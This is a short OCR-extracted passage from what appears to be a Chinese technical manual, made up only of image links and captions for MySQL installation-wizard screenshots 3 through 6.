


图 7.28 MySQL 安装向导界面 3




图 7.2.9 MySQL 安装向导界面 4




图 7.2.10 MySQL 安装向导界面 5




图 7.2.11　MySQL 安装向导界面 6

